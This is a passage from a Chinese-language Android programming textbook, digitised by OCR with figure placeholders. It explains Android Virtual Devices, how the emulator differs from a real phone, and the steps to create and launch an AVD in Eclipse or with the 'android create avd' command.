


图 2-30　New Android Application 对话框




图 2-31　项目结构

2.6　Android 虚拟设备（AVD）

知识点讲解：光盘:视频\知识点\第 2 章\Android 虚拟设备（AVD）.avi

众所周知，程序开发后需要调试，只有经过调试之后才能知道程序是否能够正确运行。作为一款手机

系统，怎么样才能在计算机平台上调试 Android 程序呢？不用担心，谷歌提供了模拟器来解决这一问题。所谓模拟器，就是指在计算机上模拟 Android 系统，可以用这个模拟器来调试并运行开发的 Android 程序。开发人员不需要一个真实的 Android 手机，只通过计算机即可模拟一个手机，运行并检测开发的程序。

2.6.1 创建 AVD

AVD 全称为 Android 虚拟设备(Android Virtual Device)，每个 AVD 模拟了一套虚拟设备来运行 Android 平台，这个平台至少要有自己的内核、系统图像和数据分区，还可以有自己的 SD 卡和用户数据以及外观显示等。

当然 Android 模拟器不能完全替代真机，具体来说有如下差异。

- 模拟器不支持呼叫和接听实际来电，但可以通过控制台模拟电话呼叫（呼入和呼出）。
- 模拟器不支持USB连接。
- 模拟器不支持相机/视频捕捉。
- 模拟器不支持音频输入（捕捉），但支持输出（重放）。
- 模拟器不支持扩展耳机。
- 模拟器不能确定连接状态。
- 模拟器不能确定电池电量水平和交流充电状态。
- 模拟器不能确定SD卡的插入/弹出。
- 模拟器不支持蓝牙。

创建 AVD 的基本步骤如下所示。

（1）单击 Eclipse 菜单中的按钮，如图 2-32 所示。





图 2-32　单击按钮

（2）在弹出的 Android Virtual Device（AVD）Manager 窗口中选择 Android Virtual Device 选项卡，如图 2-33 所示。






图 2-33　Android Virtual Device（AVD）Manager 窗口

在该选项卡下的列表中列出了当前已经安装的 AVD 版本，可以通过右侧的按钮来创建、删除或修改 AVD。主要按钮的具体说明如下所示。

- Create...：创建一个新的AVD，单击此按钮，在弹出的界面中可以创建一个新AVD，如图2-34所示。
- Edit...：修改已经存在的AVD。
- Delete...：删除已经存在的AVD。
- Start...：启动一个AVD模拟器。




图 2-34　新建 AVD 界面

注意： 可以在CMD中创建或删除AVD，例如，可以按照如下CMD命令创建一个AVD。

```
android create avd --name <your_avd_name> --target <targetID>
```

其中 your_avd_name 是需要创建的 AVD 的名字，在 CMD 窗口界面中如图 2-35 所示。

```
C:\WINDOWS\system32\cmd.exe - android create avd --name mm --target 2
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>android create avd --name mm --target 2
Android 1.5 is a basic Android platform.
Do you wish to create a custom hardware profile [no]
```

图 2-35　CMD 界面

2.6.2　启动 AVD

对于 Android 程序的开发者来说，模拟器的推出在开发和测试上带来了很大的便利。无论在 Windows 下还是 Linux 下，Android 模拟器都可以顺利运行，并且官方提供了 Eclipse 插件，可以将模拟器集成到 Eclipse 的 IDE 环境。Android SDK 中包含的模拟器的功能非常齐全，电话本、通话等功能都可正常使用（当然没办法真的从这里打电话），甚至其内置的浏览器和 Maps 都可以联网。用户可以使用键盘输入，或用鼠标单击模拟器按键输入，甚至还可以使用鼠标单击、拖动屏幕进行操纵。模拟器在计算机上模拟运行的效果如图 2-36 所示。




图 2-36　模拟器

2.6.3　启动 AVD 模拟器的基本流程

在调试时需要启动 AVD 模拟器，启动 AVD 模拟器的基本流程如下所示。

（1）选择图 2-33 列表中名为 first 的 AVD，单击 Start... 按钮后弹出 Launch Options 对话框，如图 2-37 所示。

（2）单击 Launch 按钮后将会运行名为 first 的模拟器，运行界面效果如图 2-38 所示。






图 2-37　Launch Options 对话框

